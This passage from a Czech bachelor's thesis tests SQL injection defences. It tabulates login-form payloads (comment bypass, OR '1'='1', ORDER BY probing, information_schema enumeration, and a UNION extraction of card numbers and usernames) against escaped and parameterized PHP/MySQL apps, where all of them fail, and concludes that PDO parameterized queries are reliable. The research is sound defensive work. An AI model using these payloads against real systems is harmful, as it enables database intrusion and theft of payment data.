Veškeré předchozí ukázkové příklady jsou v podstatě přípravou na finální útok, kterým bývá extrakce dat přes spojení více tabulek za použití příkazu UNION. Zde tedy útočník využil všech předchozích znalostí o tabulkách a počtu sloupců. Za pomoci příkazu UNION a zřetězení výstupu pomocí GROUP_CONCAT byly na výstup vypsány informace o uživatelských jménech a k nim příslušících čísel karet. Stejným způsobem by útočník byl schopen získat i CVV kontrolní kódy a v tu chvíli by disponoval možností zneužití kreditních karet osob v databázi.

5.3 Testování aplikace zabezpečené escapováním znaků

V rámci testování zabezpečené aplikace pomocí escapování znaků funkcí z MySQLi byly použity stejné vstupy a provedeny stejné testy jako v případě nezabezpečené aplikace.

5.3.1 Technika komentářů

Uživatelské jméno (uzivatelJmeno)	admin' --
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='admin\' -- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 20 - aplikace s escapováním – komentáře

5.3.2 Technika vložených uvozovek

Uživatelské jméno (uzivatelJmeno)	admin' OR '1'='1
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='admin\' OR \'1\'=\'1' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 21 - aplikace s escapováním -uvozovky

5.3.3 Technika zjišťování počtu sloupců

Uživatelské jméno (uzivatelJmeno)	' ORDER BY 2 --
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='\' ORDER BY 2 -- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 22 - aplikace s escapováním - počty sloupců 1

Uživatelské jméno (uzivatelJmeno)	' ORDER BY 3 --
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='\' ORDER BY 3 -- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 23 - aplikace s escapováním - počty sloupců 2

5.3.4 Technika zjišťování typů sloupců

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT 'a',NULL FROM uzivatele--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='\' UNION SELECT \'a\',NULL FROM uzivatele-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 24 - aplikace s escapováním - typy sloupců

5.3.5 Technika útoku na information_schema

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT (SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=database()), NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='\' UNION SELECT (SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=database()), NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 25 - aplikace s escapováním - information_schema 1

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT (SELECT GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name = 'ucty'),NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='\' UNION SELECT (SELECT GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name = 'ucty'),NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 26 - aplikace s escapováním - information_schema 2

5.3.6 Technika pro získávání informací o databázi

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT @@version, NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='\' UNION SELECT @@version, NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 27 - aplikace s escapováním - informace o databázi 1

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT database(), NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='\' UNION SELECT database(), NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 28 - aplikace s escapováním - informace o databázi 2

5.3.7 Technika pro získávání informací pomocí UNION

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT GROUP_CONCAT (cisloKarty,uzivatelJmeno),NULL FROM ucty--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='\' UNION SELECT GROUP_CONCAT(cisloKarty,uzivatelJmeno),NULL FROM ucty-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 29 - aplikace s escapováním - získávání dat pomocí UNION

5.3.8 Shrnutí testování zabezpečené aplikace

Po sérii testů dostupných v předchozích 7 kapitolách lze konstatovat, že aplikace zabezpečená pomocí metody escapování znaků je rezistentní vůči všem typům SQLi prezentovanými v kapitole 3.5. Výsledné odpovědi od databáze byly ve všech testovaných případech shodné: Neplatné uživatelské jméno nebo heslo! Nicméně je potřeba upozornit, že dostupný vzorek testů byl malý a dle odborné literatury je toto řešení zastaralé.

5.4 Testování aplikace s parametrizovanými dotazy

V rámci testování zabezpečené aplikace pomocí parametrizovaných dotazů z knihovny PDO byly použity stejné vstupy a provedeny stejné testy jako v případě nezabezpečené aplikace.

5.4.1 Technika komentářů

Uživatelské jméno (uzivatelJmeno)	admin' --
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='admin' -- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 30 - zabezpečená aplikace - komentáře

5.4.2 Technika vložených uvozovek

Uživatelské jméno (uzivatelJmeno)	admin' OR '1'='1
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='admin' OR '1'='1' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 31 - zabezpečená aplikace - uvozovky

5.4.3 Technika zjišťování počtu sloupců

Uživatelské jméno (uzivatelJmeno)	' ORDER BY 2 --
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' ORDER BY 2 -- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 32 - zabezpečená aplikace - počty sloupců 1

Uživatelské jméno (uzivatelJmeno)	' ORDER BY 3 --
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' ORDER BY 3 -- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 33 - zabezpečená aplikace - počty sloupců 2

5.4.4 Technika zjišťování typů sloupců

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT 'a',NULL FROM uzivatele--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT 'a',NULL FROM uzivatele-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 34 - zabezpečená aplikace - typy sloupců

5.4.5 Technika útoku na information_schema

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT (SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=database()), NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT (SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=database()), NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 35 - zabezpečená aplikace - information_schema 1

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT (SELECT GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name = 'ucty'),NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT (SELECT GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_name = 'ucty'),NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 36 - zabezpečená aplikace - information_schema 2

5.4.6 Technika pro získávání informací o databázi

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT @@version, NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT @@version, NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 37 - zabezpečená aplikace - informace o databázi 1

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT database(), NULL--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT database(), NULL-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 38 - zabezpečená aplikace - informace o databázi 2

5.4.7 Technika pro získávání informací pomocí UNION

Uživatelské jméno (uzivatelJmeno)	' UNION SELECT GROUP_CONCAT (cisloKarty,uzivatelJmeno),NULL FROM ucty--
Heslo (heslo)	xxx
Zkonstruovaný SQL dotaz	SELECT uzivatelJmeno, jmeno FROM uzivatele WHERE uzivatelJmeno='' UNION SELECT GROUP_CONCAT(cisloKarty,uzivatelJmeno),NULL FROM ucty-- ' AND heslo='xxx'
Odpověď od DBMS	Neplatné uživatelské jméno nebo heslo!

Tabulka 39 - zabezpečená aplikace - získávání dat pomocí UNION

5.4.8 Shrnutí testování zabezpečené aplikace

Po sérii testů v předchozích 7 kapitolách, lze konstatovat, že aplikace zabezpečená parametrizovanými dotazy je rezistentní vůči všem typům SQLi prezentovanými v kapitole 3.5. Výsledné odpovědi od databáze byly ve všech testovaných případech shodné: Neplatné uživatelské jméno nebo heslo!

6 Výsledky a diskuse

6.1 Hodnocení výsledků

Výsledky testů tří úrovní možného zabezpečení aplikace z velké části odpovídají předpokladům stanoveným v teoretické části. Aplikace, která nebyla zabezpečena žádným způsobem a vykazovala špatné programátorské techniky v testování odolnosti vůči SQLi zcela selhala. Útočník dokázal obejít přihlašovací mechanismus, získat informace o struktuře databáze a v neposlední řadě byl schopen dostat se k citlivým údajům v databázi.

Aplikace zabezpečená metodou escapování speciálních znaků je podle dostupných literárních zdrojů ne zcela rezistentní vůči SQLi. Nicméně v rámci série testů obstála. Všechny testy dopadly neúspěšným přihlášením uživatele. Lze tedy konstatovat, že tento způsob poskytuje jistou úroveň zabezpečení. Jelikož však testovací scénáře nezahrnovali veškeré možné vstupní řetězce, nelze tento způsob vzhledem k předpokladům z teoretické části zcela doporučit.

Aplikace zabezpečená metodou parametrizovaných dotazů v testování obstála zcela podle předpokladů. Veškeré testy dopadly neúspěšným SQLi z pohledu útočníka.

6.2 Zobecnění řešení

Navržené řešení lze zobecnit. Současné řešení se vztahuje specificky ke kombinaci jazyku PHP a databáze MySQL. Volba této kombinace byla v souladu s poměrným zastoupením těchto technologií v rámci webových aplikací. Při řešení bylo použito knihovny PDO s funkcemi pro tvorbu parametrizovaných dotazů. Nicméně podobné knihovny je možné najít i v jiných jazycích a takřka všechny hojně používané databáze obsahují vlastní funkce pro tvorbu parametrizovaných dotazů.

Pomocí principů z teoretické části by tedy bylo možné implementovat rezistentní aplikaci v takřka libovolné kombinaci technologií.

6.3 Diskuse

Výsledky testů navrženého řešení zabezpečení aplikace prokázaly, že spolehlivým způsobem ochrany a zejména prevence SQLi útoků je použití parametrizovaných dotazů. V případě použití této techniky nemá útočník možnost ovlivnit podobu dotazu. V rámci konkrétní implementace při použití PHP a MySQL je možné zvolit ze dvou přístupů, jak parametrizovat dotazy. V navrženém řešení je upřednostněna PHP knihovna PDO před funkcemi MySQLi. Důvodem pro tuto volbu je větší univerzálnost knihovny PDO, která je kompatibilní s většinou moderních DBMS, kdežto MySQLi je řešení závislé čistě na použití databáze MySQL. Navíc je tato funkcionalita dostupná až v posledních verzích. Oproti tomu PDO je kompatibilní i se staršími verzemi PHP.

V zásadě lze konstatovat, že uplatnění zejména zobecněného řešení je možné na všech platformách (jazyk i DBMS), které podporují některý způsob tvorby parametrizovaných dotazů (knihovny, sady funkcí).

Zabezpečení pomocí escapování znaků také obstálo v testech, ale nelze ho doporučit jako primární a zcela rezistentní ochranu proti SQLi. Toto řešení by mělo být využito pouze v krajních případech, kdy není z nějakých důvodů možné nasazení parametrizovaných dotazů (chybějící knihovna).

Samotné navržené řešení má i několik úskalí a slabin. Jedním z potenciálních problémů při implementaci řešení na reálné aplikaci je chyba lidského faktoru. Ošetřené musí být všechny uživatelské vstupy, kterých u rozsáhlých aplikací bývá mnoho. Vzhledem k charakteru SQLi útoku i jeden neošetřený vstup může kompromitovat celou databázi (zde jsou pro útočníka velmi vítaným prostředkem techniky pro zjišťování informací o databázi a schématu).

Dalším zjevným problémem navrženého řešení je jeho neintegrace s ostatními metodami ochrany proti SQLi. U komplexních aplikací je zcela nezbytné zkombinovat ochranu na úrovni kódu (navržené řešení) s dalšími metodami, jako například whitelisting, který je obecné považován za nezbytný doplněk parametrizovaných dotazů. U větších aplikací by mělo být samozřejmostí nastavit více stupňů ochrany.

Vzhledem ke komplexnosti některých moderních kybernetických útoků pomocí automatizovaných nástrojů, kdy SQLi bývá pouze jednou z částí většího útoků, je zapotřebí kombinace síťové ochrany firewallem s dobrým programátorským přístupem.

Nicméně je vhodné konstatovat, že výše zmíněné problémy a slabiny se týkají především komplexních aplikací a pro jednoduché webové formuláře a databázové skripty je navržené řešení pomocí parametrizovaných dotazů zcela dostačující.

Navržené řešení poskytuje ucelený a velice přehledný způsob, jak zajistit prevenci SQLi. To je samozřejmě předností před jinými způsoby ochrany. Není výjimečné, že vývojář zná hrozbu SQLi a pokusí se do svého kódu implementovat vlastní způsob ochrany. Mnohdy se jedná o velice komplikovaná a nejasná řešení využívající například porovnávání vstupů s předdefinovaným polem zakázaných znaků. Tyto způsoby mnohdy vedou k falešnému pocitu bezpečí, protože v drtivé většině případů jsou rezistentní pouze z malé části nebo dokonce vůbec.

7 Závěr

Tato bakalářská práce se zabývala problematikou SQLi útoku a metodami jeho prevence. Teoretická část si kladla za cíl vymezit a popsat principy databází, jazyku SQL a utvořit přehledný výčet nejpoužívanějších technik SQLi. Teoretická část se dále zabývala metodami prevence SQLi a také dalšími způsoby ochrany proti SQLi ve vyšších vrstvách nad kódem.

Praktická část řešila implementaci zabezpečení zranitelné aplikace. Toto zabezpečení bylo poté společně s nezabezpečenou aplikací podrobeno sérii testů škodlivými řetězci. Výsledky byly podrobeny analýze a zhodnocení úspěšnosti SQLi u jednotlivých stupňů ochrany. Navržení a ověření ochrany proti SQLi bylo i hlavním cílem této práce.

Výsledkem práce je ověřený, ucelený návrh účinné ochrany proti SQLi na úrovni kódu a doporučení pro další vrstvy ochrany pro komplexnější aplikace. V práci bylo zjištěno, že metoda parametrizovaných dotazů s využitím funkcí z knihovny PDO je spolehlivým způsobem ochrany proti SQLi.

Hlavním přínosem práce je souhrn technik SQLi a zejména ucelený a dobře ověřený návrh ochrany. Takový návrh má potenciál zjednodušit implementaci v reálných situacích a zejména sjednotit techniku ochrany proti SQLi.

Zranitelnost SQLi je v IT komunitě známa již téměř 25 let. Je tedy zcela legitimní otázka, zdali toto téma není už neaktuální. Bohužel tomu tak není. SQLi je stále velice běžnou zranitelností. Jedním z faktorů, které napomáhají udržet SQLi v popředí žebříčku OWASP Top 10 je samouka. K rozvoji samouky v oblasti IT dochází během posledních let za výrazné pomoci internetových tutoriálů a videí. Nicméně není výjimkou, že tato videa obsahují neaktuální nebo dokonce i zcela špatné metody a informace. Jedním z příkladů takového videa může být i *„How to Make Login Form in PHP and MySQL“*[43] Jedná se o video s návodem na vytvoření jednoduchého přihlašovacího formuláře v PHP s databází MySQL. Video má necelých 1,2 milionu shlédnutí[44]. Nicméně postup při vytváření dynamického SQL dotazu je zcela totožný s nebezpečným přístupem popsaným v teoretické části práce.

[43] Dostupné na: https://www.youtube.com/watch?v=aIsu9SPcGbU
[44] K 25.2.2022

Sledující těchto videí se mnohdy nacházejí na začátku svého vývoje jako programátoři. Z čehož vyplývá, že více než 1 milion potenciálních nových programátorů hned na začátku svého vývoje přebírá velice špatné, až nebezpečné návyky. A i to přispívá k tomu, že téma SQLi bude zcela jistě aktuální i po dobu několika příštích let.

Seznam použitých zdrojů

1. NT Web Technology Vulnerabilities. Phrack. 1998, vol. 8, issue 54. [Online] [cit. 2022-01-22]. Dostupné z: http://phrack.org/issues/54/8.html
2. OWASP Top 10, 2021 [Online] Dostupné z: https://owasp.org/Top10/
3. BEGG, C., CONOLLY, T., HOLOWCZAK, R.: Mistrovství databáze, profesionální průvodce tvorbou efektivních databází. Computer Press. 2009. ISBN 978-80-251-2328-7
4. HERNANDEZ, M.: Návrh databází, GRADA 2005. ISBN 80-247-0900-7
5. POKORNÝ, J., VALENTA, M.: Databázové systémy. České vysoké učení technické 2013. ISBN 978-80-01-05212-9
6. ISO/IEC 9075-1:2016, 2016 [Online] [cit. 2022-02-17]. Dostupné z: https://www.iso.org/standard/63555.html
7. MOLINARO, A., DE GRAAF, R. SQL Cookbook: Query Solutions and Techniques for All SQL Users. Sevastopol: O'Reilly Media, 2020. ISBN 978-1492077442
8. STUTTARD, D., PINTO, M.: The Web Application Hacker's Handbook, Wiley Publishing, Inc., 2011. ISBN 978-0-470-17077-9
9. CLARKE, J. SQL injection attacks and defense. Waltham, MA: Elsevier, 2012. ISBN 978-1-59749-963-7
10. KUMAR, M.: Hacker stole $100,000 from users of California based ISP using SQL Injection, 2013 [Online] [cit. 2022-02-17]. Dostupné: http://thehackernews.com/2013/10/hacker-stole-100000-from-users-of.html
11. FONTANA, J.: Breach clean-up cost LinkedIn nearly $1 million, another $2-3 million in upgrades, 2012 [Online] [cit. 2022-02-12]. Dostupné: http://www.zdnet.com/article/breach-clean-up-cost-linkedin-nearly-1-million-another-2-3-million-in-upgrades/
12. KUMAR, M.: Two US State Election Systems Hacked to Steal Voter Databases - FBI Warns, 2016. [Online] [cit. 2022-02-20]. Dostupné z https://thehackernews.com/2016/08/election-system-hack.html
13. KUROSE, J., ROSS, K.: Computer networking: a top-down approach. 6th ed. Boston: Addison-Wesley, 2013. ISBN 978-0-13-285620-1

14. HALFOND, W., VIEGAS, J., ORSO, A.: A Classification of SQL Injection Attacks and Countermeasures, 2006. [Online] [cit. 2022-02-27]. Dostupné z: https://www.cc.gatech.edu/home/orso/papers/halfond.viegas.orso.ISSSE06.pdf
15. Official PHP documentation [Online] [cit. 2022-02-10]. Dostupné z: https://www.php.net/docs.php
16. SHANKDHAR, P.: Best free and open source SQL injection tools, 2021 [Online] [cit. 2022-02-11]. Dostupné z: https://resources.infosecinstitute.com/topic/best-free-and-open-source-sql-injection-tools/
17. Google Hacking: What is a Google Hack? [Online] [cit. 2022-02-20]. Dostupné z: https://www.acunetix.com/websitesecurity/google-hacking/
18. LONG, J., SKOUDIS, E., EIJKELENBORG, A.: Google Hacking for Penetration Testers, Volume 1, Syngress, 2005. ISBN 978-1931836364
19. Blind injection in MySQL [Online] [cit. 2022-02-24]. Dostupné z: https://sqlwiki.netspi.com/injectionTypes/blindBased/#mysql
20. Web application architecture [Online] [cit. 2022-02-11]. Dostupné z: https://www.researchgate.net/figure/Web-application-systém-architecture_fig2_301787928
21. SQL injection cheat sheet [Online]. [cit. 2022-02-24]. Dostupné z: https://portswigger.net/web-security/sql-injection/cheat-sheet
22. SQL injection prevention cheat sheet [Online] [cit. 2022-02-25]. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html#defense-option-3-allow-list-input-validation
23. Usage statistics of PHP for websites [Online] [cit. 2022-02-24]. Dostupné z: https://w3techs.com/technologies/details/pl-php
24. About MariaDB server [Online] [cit. 2022-02-28]. Dostupné z: https://mariadb.org/about/